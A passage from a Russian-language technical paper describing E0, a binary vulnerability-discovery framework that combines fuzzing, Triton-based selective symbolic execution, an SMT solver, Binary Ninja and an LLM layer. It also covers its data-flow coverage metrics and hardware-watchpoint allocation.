- **Многоуровневая интеграция:** фаззинг обеспечивает широту, SMT-решатель уточняет точные ограничения пути, а AI-уровень под управлением LLM предоставляет высокоуровневое семантическое рассуждение. Эта синергия балансирует скорость, точность и контекстное понимание.

Эти принципы позволяют фреймворку работать с нуля на закрытых бинарных файлах, масштабироваться на большие, многопоточные кодовые базы и предоставлять богатые низкоуровневые символьные данные AI-уровню, прокладывая путь к высокоуверенному, низкозатратному обнаружению уязвимостей.

---

## 5 - Архитектура E0

E0 спроектирован как многоуровневый фреймворк, в котором каждый компонент вносит вклад в интегрированный процесс обнаружения уязвимостей.



### [1] - Фаззер

- Роль: управляет генерацией входных данных и верифицирует уязвимости.
- Функция: итеративно производит новые входные данные, направляемые решениями SMT-решателя, нацеливаясь на неисследованные или недостаточно исследованные пути для увеличения общего исследования путей и вероятности срабатывания уязвимостей. Кроме того, фаззер играет роль в верификации уязвимостей путём воспроизведения условий срабатывания и проверки наблюдаемых сбоев — краша или зависания.

### [2] - Динамическая инструментация (отладчик — LiteTracer)

- Роль: управляет бесшовным переключением между нативным выполнением и символьной эмуляцией.
- Функция: контролирует выполнение в реальном времени с помощью аппаратных точек наблюдения и защищённых страниц памяти. Запускает целевую эмуляцию при обнаружении обращения к памяти по отслеживаемому защищённому адресу, обеспечивая, что символьный анализ сосредоточен на релевантных путях кода.

### **[3] - Целевая эмуляция (избирательное символьное выполнение)**

- Роль: выполняет символьный анализ только при необходимости и управляет возвратом к нативному выполнению.
- Функция: использует такие техники, как режим `ONLY_ON_SYMBOLIZED` в Triton, для обработки только инструкций с символьными операндами. Важно отметить, что термин «избирательное символьное выполнение» охватывает здесь не только оптимизацию режима `ONLY_ON_SYMBOLIZED` в Triton, но и общую стратегию целевой эмуляции, инициируемую уровнем динамической избирательной инструментации (раздел 6) при обнаружении критических обращений к памяти. Кроме того, этот компонент отвечает за переключение обратно к нативному выполнению, как только все символьные регистры конкретизированы, тем самым минимизируя накладные расходы на эмуляцию и одновременно захватывая подробные символьные выражения, отражающие критическое поведение программы.

### **[4] - SMT-решатель (Z3 — Bitwuzla)**

- Роль: решает накопленные символьные ограничения.
- Функция: вычисляет точные диапазоны переменных и уточняет символьные выражения перед их передачей на уровень AI-анализа, обеспечивая, что символьные данные точны и применимы на практике.

### **[5] - Бинарный IR и декомпилятор (Binary Ninja)**

- Роль: предоставляет детальный структурный контекст кода.
- Функция: дизассемблирует и декомпилирует бинарные файлы для извлечения границ функций, сигнатур, ассемблерного кода, псевдокода и промежуточных представлений (LLIL, MLIL, HLIL и форм SSA). Эти данные помогают контекстуализировать символьные выражения для последующего LLM-анализа.

### **[6] - AI-уровень (интеграция LLM)**

- Роль: проводит анализ уязвимостей.
- Функция: использует хорошо структурированные символьные выражения/определения, созданные на уровне избирательного символьного выполнения (раздел 6), для оценки уязвимостей на уровне функций или срезов потоков данных.

### **[7] - Протокол контекста модели (MCP) и агент-агентное взаимодействие (A2A)**

- Статус: ранняя стадия исследований и разработки.
- Роль: получение контекста и вызов действий.
- Функция: предоставляет AI-агентам унифицированный интерфейс для получения аналитических данных (код функций, решённые ограничения, символьные определения) для обогащения контекста LLM по требованию и вызова операций E0: фаззинга, отладки, генерации образцов и верификации.

---

## **6 - Избирательная символьная инструментация (SSI)**

Избирательная символьная инструментация отслеживает внешние входные данные, устанавливая целевые мониторы памяти. Эти мониторы запускают символьный анализ только тогда, когда внешние входные данные непосредственно влияют на выполнение, минимизируя излишние накладные расходы на эмуляцию. Каждый символьный срез точно захватывает семантику потоков данных и управляющих потоков, производя структурированные ограничения для нижележащего SMT-решения и AI-анализа. Это обеспечивает глубокий, значимый анализ именно там, где он нужен, сохраняя скорость нативного выполнения в остальных местах.

Процесс начинается с установки защиты на уровне ОС на странице входного буфера. Любая загрузка из этой защищённой страницы генерирует ошибку, точно указывая первую инструкцию, потребляющую внешние байты, и порождает сфокусированный срез символьной эмуляции, засеянный конкретным состоянием программы. По мере распространения символьных значений в регистры, объекты кучи, локальные переменные стека или глобальные переменные каждая вновь затронутая страница аналогично защищается. Последующие ошибки каскадируются, составляя граф потоков данных шаг за шагом в виде накопленных символьных выражений, гарантируя, что символьное рассуждение включается только тогда и там, где входные данные фактически влияют на управление или состояние.

```

Пример: сессия символьной эмуляции на цикле memmove
memmove 0x1804ab304: stp q0, q1, [x3] <- символьная запись
memmove 0x1804ab308: add x3, x3, #0x20 // не символьная
memmove 0x1804ab30c: ldnp q0, q1, [x1] <- запускает эмуляцию
memmove 0x1804ab310: add x1, x1, #0x20 // не символьная
memmove 0x1804ab314: subs x2, x2, #0x20 // не символьная
memmove 0x1804ab318: b.hi #0x1804ab304 // не символьная

```

В этом примере эмуляция запускается по первой инструкции `ldnp` (`0x1804ab30c`) при обращении к защищённой исходной памяти. Символьное выполнение начинается в режиме `ONLY_ON_SYMBOLIZED Triton`. Эмуляция этой инструкции `ldnp` приводит к символизации регистров `q0` и `q1`. По мере продолжения цикла последующие инструкции `add` и `subs` будут эмулированы Triton, но не помечены для потока данных, поскольку не работают с символьными операндами. На адресе `0x1804ab304` по инструкции `stp q0, q1, [x3]` Triton символизирует целевую память, поскольку исходные регистры символьны. Затем срабатывает установленный E0 обратный вызов доступа к памяти Triton: E0 защищает целевую страницу, создавая новый символьный регион памяти. Эмуляция продолжается, пока все символьные регистры не конкретизированы (то есть больше не остаётся зависимостей символьных регистров — только символьная память), после чего эмуляция завершается и все защиты снимаются, позволяя отладчику нативно перешагнуть через эмулированный код. Затем возобновляется нативное выполнение до следующего обращения к защищённой памяти, запускающего очередную сессию символьной эмуляции.

Пример `memmove` выше представляет сессию символьной эмуляции, полностью содержащуюся в одной функции и базовом блоке, эффективно захватывая сжатый срез сессии избирательной символьной эмуляции. В то время как сессия `memmove` ограничена одной функцией, другие символьные сессии могут охватывать несколько функций. Рассмотрим, например, более сложный межфункциональный срез, начинающийся в `Mod1.Func_A`, продолжающийся в `Mod2.Func_B` и выполняющий вложенные операции в `Mod2.Func_C` перед возвратом в `Mod2.Func_B`:

```

Triggers
Symbolic MEM load | Mod1.Func_A ldr w8, [x1] <----- Emulation

| # [LogMemSymbolicDef] MEM Symdef id: f4a70000c1fe |
| (((SymVar_46) << 8 | SymVar_47) << 8 | SymVar_48) << 8 | SymVar_49) |
|-----|
| Symbolic w9 | Mod1.Func_A rev w9, w8 |
| Symbolic x0 | Mod1.Func_A mov x0, x9 |
| Symbolic RET x0 | Mod1.Func_A ret |
|-----|
| # [LogRetSymbolicDef] RET Symdef id: c0ffee0012c4 |
| (((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46) |
|-----|
| Symbolic x22 | Mod2.Func_B mov x22, x0 |
| Not Symbolic | Mod2.Func_B b #0x18c328000 |
| Symbolic Branch | Mod2.Func_B cbz w22, #0x18c328120 |
| Symbolic x0 | Mod2.Func_B add x0, x22, #8 |
| Symbolic Call | Mod2.Func_B bl #0x18c2b000 |
|-----|

```

```

| # [LogArgSymbolicDef] ARG Symdef id: 1360c0000ec814 |
| (((((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46) |
+ 0x8) & 0xffffffff)
Symbolic MEM load

[LogMemSymbolicDef] MEM Symdef id: ba5eba11dc0c

Symbolic x10
Symbolic cmp
Symbolic Branch
Not Symbolic
Symbolic MEM load

[LogMemSymbolicDef] MEM Symdef id: 3a6e00ddeca8

Not Symbolic
Symbolic w11
Not Symbolic
Symbolic w8
Symbolic x9
Symbolic MEM Store
Symbolic x0
Symbolic RET x0

[LogRetSymbolicDef] RET Symdef id: 87adf00d13d4

Not Symbolic
Not Symbolic
Symbolic w20
Symbolic Branch
... Эмуляция продолжается, пока не останется символьных регистров

```

```
memmove 0x1804ab314: subs x2, x2, #0x20 // не символьная
```

```
memmove 0x1804ab318: b.hi #0x1804ab304 // не символьная
```

В этой многофункциональной сессии эмуляция начинается, когда Mod1.Func\_A выполняет защищённую загрузку по инструкции `ldr w8, [x1]`, производя символьное определение (MEM Symdef id: f4a70000c1fe). Эмуляция продолжается через символьные инструкции `rev`, `mov` и `ret` в Mod1.Func\_A, затем захватывается в Mod2.Func\_B с входящим символьным возвращаемым значением `x0`: производя определение на границе возврата (RET Symdef id: c0ffee0012c4). Выполняется условное ветвление, вызов в Mod2.Func\_C: производя определение на границе аргумента (ARG Symdef id: 1360c0000ec814) для вызова, а затем в Mod2.Func\_C несколько загрузок из памяти и арифметических операций расширяют срез перед возвратом в Mod2.Func\_B с финальным символьным возвращаемым значением (RET Symdef id: 87adf00d13d4) для обработки после вызова.

В ходе этой расширенной сессии E0 записывает символьные определения (Symdefs) при загрузках из памяти, возвратах из функций и передаче аргументов для захвата точных цепочек def-use потоков данных на межфункциональных границах. Определения захватываются точно на граничных событиях функций «ARG, MEM и RET», где их символьное выражение содержит полную информацию о потоках данных def-use, накопленную из всех ранее эмулированных и слитых символьных срезов/сессий, прослеживаясь до корневых символьных входных данных.

Следующие примеры абстрактных синтаксических деревьев (AST) — собранных через Triton в формате Python-представления AST — рассматривают каждый SymVar\_n как корневой символьный вход, соответствующий n-му байту защищённого входного буфера, где E0 уже пометил каждый байт этого буфера как символьный. Когда загрузка читает четыре последовательных байта из памяти, Triton просто извлекает существующие узлы SymVar\_ и конкатенирует их через вложенные операции сдвига/или для формирования AST. Например:

```

| > ldr w8, [x1]
| > загружает 4 байта из памяти, результирующее AST w8:
| (((SymVar_46) << 8 | SymVar_47) << 8 | SymVar_48) << 8 | SymVar_49)
|-----
| > rev w9, w8
| > производит AST w9:
| (((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46)
|-----
| > add x0, x22, #8
| > результирует в AST x0:
| (((((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46)
+ 0x8) & 0xffffffff

```

Эмуляция завершается только после конкретизации всех живых символьных регистров, после чего система возвращается к нативному выполнению, имея «только» защищённую символьную память для перехвата следующего обращения к защищённой памяти и инициирования следующей сессии символьной эмуляции. При этом несколько сессий символьной эмуляции, разделённых промежутками нативного выполнения, будут совместно участвовать в построении цепочек def-use потоков данных входных данных.

Для иллюстрации рассмотрим, как более поздняя сессия включает полную восходящую цепочку def-use. В ходе этого запуска произошло 379 сессий символьной эмуляции (с нативным выполнением между ними), и к сессии №371 одиночная защищённая загрузка отражает накопленные выражения вдоль своей цепочки def-use из предыдущих 370 сессий. Например:

```

> ldr x8, [x0]

Эта инструкция загружает из защищённого адреса, производя AST, который
конкатенирует байты, определённые (и сдвинутые) в нескольких предыдущих
операциях в нескольких предыдущих сессиях эмуляции. Результирующее AST:

(((((((SymVar_30) << 8 | SymVar_29) << 8 | SymVar_28) << 8 | SymVar_27)
<< 8 | SymVar_26) << 8 | SymVar_25) << 8 | SymVar_24) << 8 |
(((SymVar_23 << (0x38 & 0x3f)) & 0xffffffffffffffff) |
(((SymVar_22 << (0x30 & 0x3f)) & 0xffffffffffffffff) |
(((SymVar_21 << (0x28 & 0x3f)) & 0xffffffffffffffff) |
(((SymVar_20 << (0x20 & 0x3f)) & 0xffffffffffffffff) |
(((SymVar_19 << (0x18 & 0x3f)) & 0xffffffffffffffff) |
(((SymVar_18 << (0x10 & 0x3f)) & 0xffffffffffffffff) |
(((SymVar_17 << (0x8 & 0x3f)) & 0xffffffffffffffff) |
SymVar_16)))))) >> 56) & 0xff)

```

Этот механизм обеспечивает эффективные, направленные символьные сессии, органично сплавленные с нативным выполнением: инструментация доступа к памяти служит как триггером, так и направляющим сигналом для символьного анализа, ограничивая каждый срез объёмом живых символьных зависимостей. В отличие от конколического выполнения, избирательная символьная инструментация (SSI) избегает ненужной эмуляции кода, не затронутого внешними входными данными, и сохраняет почти нативную производительность на неинструментированных путях.

---

## 7 - Символьные определения

E0 различает два взаимодополняющих типа символьных определений:

**(1) Корневые символьные определения** закрепляют цепочки def-use в их источнике — обычно входном буфере. Пользователи явно задают их через параметры командной строки, указывая расположение буфера, размер и детали регистра для трассировки:



```

-module : имя модуля, содержащего код обработки входных данных
-bp : RVA точки останова для перехвата и защиты входного буфера
-reg : регистр, содержащий указатель на входные данные
-reg-offset : опциональное смещение, если входные данные находятся внутри структуры
-i : начальный индекс защищённой входной области
-n : длина защищённой области в байтах

```

Например, следующая команда конфигурирует E0 для установки точки останова по RVA 0x3b40 в модуле обвязки ImageIO\_test, защищая 200 байт входных данных, начиная с байта 4 в буфере, на который указывает регистр x0:

```
./e0 -i 4 -n 200 -module ImageIO_test -bp 0x3b40 -reg 0 ...
```

**(2) Символьные определения на уровне функций (SymDefs)** автоматически захватываются во время выполнения, когда значения символьных цепочек def-use пересекают границы функций. К ним относятся:

```

- ARG: символьные аргументы функций
- MEM: символьные загрузки из памяти
- RET: символьные возвращаемые значения

```

Эти SymDefs служат двум основным целям:

- поддержка высокоразрешённого покрытия потоков данных (см. следующий раздел);
- фокусировка LLM-анализа на переменных уровня функций, производных от ненадёжных входных данных.

Движок инструментации записывает и хранит определения уровня функций (SymDefs) в локальной базе данных SQLite, что обеспечивает нижележащую дедупликацию, AI-инспекцию и отслеживание покрытия.

## Идентификаторы SymDef и идентификаторы вызовов

Каждый идентификатор SymDef является 64-битным идентификатором, кодирующим расположение и тип символьного события, что позволяет легко отслеживать и ссылаться на него в рабочем процессе анализа E0. Эти идентификаторы SymDef появляются в журналах и базе данных как символьные определения ARG, MEM и RET. Их формат слегка отличается в зависимости от типа определения.

Каждый идентификатор SymDef включает:

- RVA инструкции (старшие 32 бита идентификатора SymDef)
- отпечаток опкода (MEM) или RVA ребра (RET: вызываемый→вызывающий, ARG: вызывающий→вызываемый)
- 8-битная маска аргументов (только ARG)

Идентификаторы SymDef вычисляются следующим образом:

```

// Определения MEM (загрузки)
uint64_t symdef_mem =
 ((uint64_t)pc_rva << 32)
 | *reinterpret_cast<const uint32_t*>(instruction.getOpcode());

// Определения RET (возврата)
uint64_t symdef_ret =
 ((uint64_t)return_target_rva << 32)
 | ret_instruction_rva;

// Определения ARG (вызова)
uint64_t base = ((uint64_t)called_function_rva << 32)
 | call_site_rva;
uint64_t cleared = base & 0x00FFFFFFFFFFFFFFFFULL; // очистить биты 56-63
uint64_t symdef_arg = ((uint64_t)sym_args_mask << 56) | cleared;

```

Идентификаторы вызовов строятся на идентификаторе SymDef, добавляя сложность AST:

```
uint64_t invocation = symdef /* _mem, _ret или _arg */
```

```
+ Ast->getLevel();
```

E0 хранит как каждый идентификатор SymDef, так и соответствующие идентификаторы вызовов (SymDef ID + уровень AST) в своей локальной базе данных SQLite для дедупликации и отслеживания покрытия. В будущем мы можем включить хэш имени модуля в RVA для защиты от потенциальных коллизий, но на сегодняшний день эта простая схема 64-битной упаковки не производила конфликтов идентификаторов.

---

## 8 - Метрики покрытия потоков данных

Опираясь на фреймворк избирательной символьной инструментации и символьные определения, описанные в предыдущих разделах, E0 заменяет традиционные, основанные на битовых картах метрики покрытия кода набором высокоразрешённых сигналов покрытия потоков данных. Традиционное покрытие использует битовую карту — один бит на базовый блок или ребро — для записи того, был ли регион задействован, но этот низкоразрешённый механизм игнорирует семантическую значимость. На практике два входных значения могут пометить одни и те же базовые блоки как охваченные, при этом одно может не нести ненадёжных входных данных в критический аргумент функции, тогда как другое точно направляет ненадёжные байты в уязвимый буфер. Управление на основе покрытия потоков данных, напротив, захватывает именно те инструкции и именно те точки в графе def-use, которые находятся под влиянием символьных («защищённых») входных данных. Всякий раз, когда защищённая загрузка из памяти производит новый символьный операнд, E0 вызывает Triton для запуска целевого среза эмуляции и записывает набор «символьных определений» (ARG, MEM, RET), фиксирующих точные AST, показывающие, как входные байты поступают в регистры или память.

В ходе одного запуска образца, в отличие от управления покрытием кода, которое обычно инструментрует только один или несколько модулей, наш подход на основе потоков данных объединяет эти определения по всем модулям и потокам для построения связной, пёрышно-детальной карты потоков данных. Отслеживая символьные зависимости на этом уровне, E0 способен различать пути выполнения, посещающие одинаковые базовые блоки, но отличающиеся по тому, как ненадёжные байты влияют на вычисление. Эта более тонкая детализация обеспечивает более эффективную мутацию образцов, снижает слепой фаззинг на семантически нерелевантных путях кода и предоставляет нижележащим уровням (SMT-решателю и LLM) более богатую, контекстно точную информацию.

Эта тонкозернистая, пёрышно-детальная карта потоков данных поддерживает несколько количественных метрик — от высокоуровневых, менее точных сигналов до низкоуровневых, более точных, — которые E0 собирает для управления покрытием потоков данных:

### 1. Количество сессий символьной эмуляции за запуск

Каждый раз, когда защищённая загрузка из памяти производит новый символьный операнд, E0 вызывает Triton для запуска целевого среза эмуляции. Общее число таких срезов/сессий эмуляции за образец показывает, сколько отдельных «рубежей», зависящих от данных, задействовал ввод. Большее число сессий означает более глубокое проникновение в граф def-use, отражая несколько уровней распространения данных. Отслеживая это число во времени, система понижает приоритет дальнейших мутаций входных данных, неоднократно запускающих одни и те же сессии, и вместо этого фокусируется на образцах, порождающих новые срезы эмуляции.

### 2. Количество символьных определений за запуск

В каждой сессии эмуляции E0 записывает каждое новое символьное определение, возникающее из защищённой загрузки памяти (MEM), границы аргумента вызова функции (ARG) или возвращаемого значения (RET). Запись общего числа определений за запуск образца даёт представление о (a) глубине распространения def-use (например, достигли ли ненадёжные байты нескольких границ функций) и (b) точных точках, где данные, производные от ввода, влияли на поток управления или память. Сравнивая это число с предыдущими запусками, E0 выявляет образцы, раскрывающие новые комбинации событий потоков данных, даже если они обходят одинаковые базовые блоки.

### **3. Количество эмулированных инструкций за запуск**

Не все инструкции в целевом срезе эмуляции задействуют символьные операнды; тем не менее E0 подсчитывает каждую инструкцию, которую Triton обрабатывает в режиме `ONLY_ON_SYMBOLIZED` с момента, когда защищённая загрузка запускает эмуляцию, до конкретизации всех живых символьных регистров. Это число инструкций измеряет нагрузку символьной эмуляции за образец и служит косвенным показателем сложности среза. Чем больше инструкций выполнено под символьной семантикой, тем шире разветвление потоков данных по регистрам и памяти. Нормализуя приоритеты мутации по этой метрике, E0 отдаёт предпочтение входным данным, задействующим большие срезы зависящего от данных кода, увеличивая вероятность обнаружения уязвимостей, требующих сложной арифметики или многоступенчатых манипуляций с памятью.

### **4. Хэш уникальных адресов эмулированных инструкций за запуск**

Для обнаружения перекрывающихся регионов символьной эмуляции между образцами E0 поддерживает текущий, нечувствительный к порядку хэш по множеству всех уникальных адресов (RVA) инструкций, эмулированных в символьном режиме по всем сессиям, модулям и потокам. Каждый раз, когда Triton символьно обрабатывает инструкцию, E0 вставляет её адрес в глобальный аккумулятор хэша. В конце запуска этот аккумулятор представляет «символьный след» этого образца. Сравнение хэш-значений между запусками показывает, затронули ли два образца один и тот же набор зависящих от данных инструкций (независимо от порядка или частоты выполнения). Различные хэши указывают, что новый образец обнаружил ранее неисследованные символьные пути; одинаковые хэши указывают на избыточное покрытие. Этот высокоразрешённый отпечаток значительно превосходит битовые карты базовых блоков, учитывая контекст на уровне инструкций, многомодульные взаимодействия и многопоточное выполнение.

### **5. Количество уникальных идентификаторов SymDef за запуск**

Каждый раз, когда E0 захватывает символьное определение (SymDef), он проверяет, встречался ли этот идентификатор SymDef в предыдущих запусках. Если нет, SymDef помечается как уникальный для данного образца. Общее число уникальных идентификаторов SymDef, захваченных за запуск, отражает число новых точек распространения на границах функций, обнаруженных в ходе выполнения. Большее число указывает, что символьный ввод достиг новых регионов кода и пересёк дополнительные границы def-use, расширяя наблюдаемый символьный граф потоков данных. Эта простая метрика помогает выявлять образцы, распространяющие влияние ввода в неисследованные функции или модули.

Поскольку эти метрики охватывают диапазон от широкоуровневых (число сессий) до тонкозернистых (хэш адресов инструкций), E0 объединяет их в единую оценку покрытия потоков данных, отдающую приоритет образцам, порождающим новую или более глубокую символьную активность: тем, которые порождают новые сессии эмуляции, вводят дополнительные символьные определения, задействуют ранее не встреченные эмулированные инструкции или ранее не встреченные symdefs. Фокусируясь на входных данных, обнаруживающих новые рубежи потоков данных, а не просто переключающих биты базовых блоков, E0 быстро направляет исследование к регионам кода, где ненадёжный ввод значимо влияет на вычисление.

Эта ориентация на потоки данных даёт ключевые преимущества: точное отслеживание того, как ненадёжные байты распространяются; снижение избыточности за счёт хэширования на уровне инструкций и подсчёта определений; и всестороннее межмодульное, межпоточное покрытие через единый след адресов инструкций. Если кратко, управление покрытием потоков данных превращает низкоуровневые символьные события в высокоразрешённые сигналы, позволяя E0 зондировать ненадёжные пути данных с хирургической точностью и ускорять обнаружение глубоких, семантически значимых уязвимостей.

---

## 9 - Тонкозернистая инструментация памяти через аппаратные точки наблюдения

Защита на уровне страниц создавала серьёзные штрафы производительности и не масштабировалась. Для решения этой проблемы E0 прибегает к встроенным в процессор аппаратным точкам наблюдения, способным контролировать гораздо меньшие, выровненные по степени двойки (по адресу и размеру) регионы внутри страницы. Поскольку каждое ядро предоставляет только четыре отладочных регистра, мы используем иерархическую битовую карту и рекурсивный алгоритм разделения для эффективного разбиения 16 КБ страницы на не более чем четыре блока минимального размера для точек наблюдения, нередко используя ещё меньше там, где это возможно.

```
.------.
| Ограничения аппаратных точек наблюдения |
| |
| - Только четыре точки наблюдения на ядро |
| - Каждая ТН должна покрывать регион размером 2^N байт, |
| выровненный по своему размеру |
| - Любой неотслеживаемый байт в этом регионе всё равно |
| вызывает исключение |
| - Разрозненные входные данные вынуждают использовать |
увеличенные регионы -> ложные ловушки
```

Отслеживание произвольного набора байтов внутри 16 КБ страницы требует разбиения этой страницы на меньшие блоки, являющиеся степенями двойки. Для эффективного выполнения этого в рамках ограничения из четырёх слотов аппаратных точек наблюдения мы используем трёхуровневую иерархию битовых карт и рекурсивную стратегию разделения:


```
rootBitmap -> pageSegments -> pageQwords

[Page (16KB)]
|
| .---v---. Level 1: 32 сегмента (по 512 байт)
| | seg | rootBitmap -> 1...0...1...0... (1 бит на 512-байтный сегмент)
| |-----|
| |
| | .---v---. Level 2: 64 qword на сегмент (по 8 байт)
| | | qword | pageSegments[n] -> 0x... (1 бит на 8-байтный qword)
| | |-----|
| | |
| | | .---v---. Level 3: маска байтов на qword
| | | | byte | pageQwords[i] -> 0b10110010 (1 бит на байт в qword)
| | | |-----|
```

1. Уровень 1 (корень): 32-битная корневая битовая карта помечает, какие 512-байтные сегменты содержат отслеживаемые байты.
2. Уровень 2 (сегменты): для каждого установленного бита 64-битная маска сегмента определяет, какие 8-байтные «qword'ы» в сегменте активны.

3. Уровень 3 (байты): для каждого активного qword'a 8-битная маска указывает, какие отдельные байты отслеживаются (маска выбора байтов).

После построения иерархии вычисляется наименьший блок  $2^N$ , покрывающий все активные биты:



Если оптимальный блок всё ещё содержит пробелы или занял бы более одного аппаратного слота, мы рекурсивно разделяем диапазон на две половины и проверяем каждую на активность. Это продолжается, пока не произойдёт одно из следующего:

- Сужение до одного блока степени двойки, покрывающего все активные байты, или
- Заполнение всех четырёх слотов непересекающимися блоками, вместе покрывающими весь отслеживаемый регион при минимальных накладных расходах.

-----  
Четыре конкретных примера на странице размером 16 КБ по базовому адресу 0x16bd7c000  
-----

Пример 1: Выровненный 8-байтный диапазон  
Отслеживаемые байты: 0x16bd7c0a0-0x16bd7c0a7  
Диапазон смещений: 0xa0-0xa7, уже является 8-байтным блоком степени двойки  
Маска выбора байтов: 0b11111111  
> одна точка наблюдения: [0xa0-0xa7]  
-----

Пример 2: Выбор двух байтов в 8-байтном блоке  
Отслеживаемые байты: 0x16bd7c0a0-0x16bd7c0a1  
Выровненный 8-байтный блок: 0xa0-0xa7  
Маска выбора байтов: 0b00000011  
> одна точка наблюдения, покрывающая [0xa0-0xa7] с выбором 2 байтов  
-----

Пример 3: Невыровненный 8-байтный диапазон  
Отслеживаемые байты: 0x16bd7c00b-0x16bd7c012  
Диапазон смещений: 0x0b-0x12 (8 байт) пересекает два 8-байтных блока  
> минимальное покрытие: 32-байтный блок [0x00-0x1f]  
> алгоритм может выбрать:  
- одну 32-байтную точку наблюдения [0x00-0x1f]  
- две 8-байтные точки наблюдения [0x08-0x0f] и [0x10-0x17]  
в зависимости от доступных свободных слотов  
Примечание: одиночная 16-байтная точка наблюдения [0x08-0x17] недопустима, поскольку процессор требует размер и выравнивание адреса по степени двойки  
-----

Пример 4: Несколько несмежных диапазонов  
Отслеживаемые байты:  
- 0x16bd7c0a0-0x16bd7c0a7 (8 байт)  
- 0x16bd7c200-0x16bd7c207 (8 байт)  
- 0x16bd7c500-0x16bd7c51f (32 байта)  
> Назначение трёх точек наблюдения:  
[1] 8 байт @ 0xa0-0xa7, маска выбора байтов=0b11111111  
[2] 8 байт @ 0x200-0x207, маска выбора байтов=0b11111111  
[3] 32 байта @ 0x500-0x51f  
Примечание: пробелы > выровненных размеров степени двойки вынуждают использовать отдельные блоки  
-----

Динамическое переключение добавляет ещё один уровень экономии: при каждой ошибке страницы или ловушке доступа записывается последний обращённый адрес, после чего пересчитываются четыре точки наблюдения для предпочтения этой области (так что следующие несколько обращений вызывают минимальное число переключений контекста). На практике это означает, что отладочные регистры перепрограммируются только тогда, когда исключение «прыгает» за пределы

текущих наблюдаемых блоков, удерживая накладные расходы близко к нулю во время плотных циклов по одному и тому же региону.

```
.------. при ошибке ТН по адресу X
| CPU Core |----> пересчитать до 4 ТН, покрывающих X +/- delta
'------' перепрограммировать DBGWCR0-3 с новыми диапазонами | возобновить выполнение
```

Сочетая битовые карты, рекурсивное разделение и перенастройку, управляемую ошибками, аппаратные точки наблюдения превращаются в тонко настраиваемый движок отслеживания, точно покрывающий только нужные байты и адреса памяти при максимальных ненаблюдаемых пробелах для предотвращения нерелевантных исключений доступа к памяти и устранения лавины избыточных ошибок страниц.

Для достижения этого мы разработали и оценили несколько стратегий выделения точек наблюдения, каждая с разными компромиссами между точностью и производительностью. Ранние попытки включали наивный равномерный разделитель, делящий страницу на равные части вне зависимости от паттернов доступа. Затем мы исследовали жадную стратегию на основе сегментов, отдающую приоритет более плотным областям отслеживаемой памяти, после чего последовал учитывающий уточнение подход, рекурсивно разделяющий только при значительном снижении покрытия.

В итоге мы остановились на стратегии, последовательно превосходящей другие на практике: **Строгое смещение к последним обращениям** (Strict Recent Access Bias). Эта стратегия агрессивно отдаёт предпочтение регионам вблизи последнего адреса ошибки, выделяя большую часть бюджета точек наблюдения на области, к которым, вероятно, скоро снова будет обращение. Вместо пассивного наблюдения за распределением битовой карты она активно перестраивает покрытие, следуя за ошибающейся инструкцией. Этот акцент на локальности означает, что циклы по памяти и всплески паттернов доступа остаются в пределах одного и того же набора точек наблюдения в течение продолжительного времени, минимизируя перепрограммирование отладочных регистров и избегая ненужных ловушек.

Ключевым образом стратегия Strict Recent Access Bias спроектирована для использования минимального числа точек наблюдения, необходимых для полного покрытия защищённых адресов в недавно доступной странице. Во многих случаях результатом является одна или несколько резервных точек наблюдения, которые могут быть переназначены при необходимости для уменьшения площади покрытия на других одновременно отслеживаемых страницах. Мы ограничиваем такие переназначения одной дополнительной точкой наблюдения на параллельную страницу и только когда переход от защиты страниц на уровне ОС к единственной аппаратной точке наблюдения даёт чистое сокращение размера покрытия страницы. Это позволяет изолированным высокоактивным регионам на нескольких страницах пользоваться более точным охватом точек наблюдения без увеличения общей частоты ловушек. Благодаря избирательному уточнению покрытия таким образом система гарантирует, что глобальные ресурсы точек наблюдения используются эффективно для минимизации ненужных ошибок страниц.

Для лучшей иллюстрации того, как стратегия Strict Recent Access Bias работает на практике, рассмотрим следующий пример, в котором rootBitmap содержит активные сегменты в обеих половинах страницы, и одна из сторон включает недавно доступный сегмент. Вместо равномерного распределения бюджета точек наблюдения алгоритм выделяет большую долю бюджета (до трёх точек наблюдения) стороне с недавним обращением и резервирует только одну точку наблюдения для противоположной половины.

```
[Разделение на корневом уровне]
Page RootBitmap (32 bits)
[31.....0]
000000010000000000000000111100001
 ^
Недавно доступный сегмент находится на бите 20
```

|                                                                                                                                                                                                                                                                                             |                              |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| Верхняя половина [биты 16..31]                                                                                                                                                                                                                                                              | Нижняя половина [биты 0..15] |
| 0000000100000000                                                                                                                                                                                                                                                                            | 0000000111100001             |
| Недавно доступная                                                                                                                                                                                                                                                                           | Не недавно доступная         |
| Сегмент 24 активен                                                                                                                                                                                                                                                                          | Сегменты 0, 5-8 активны      |
| Назначение бюджета точек наблюдения                                                                                                                                                                                                                                                         |                              |
| До 3 точек наблюдения                                                                                                                                                                                                                                                                       | Только 1 точка наблюдения    |
| Каждая половина уточняется рекурсивно в рамках бюджета. Смещение гарантирует, что недавно доступная сторона получает большую гибкость разделения и более точное покрытие, тогда как противоположная половина ограничена одной точкой наблюдения вне зависимости от её внутренней плотности. |                              |

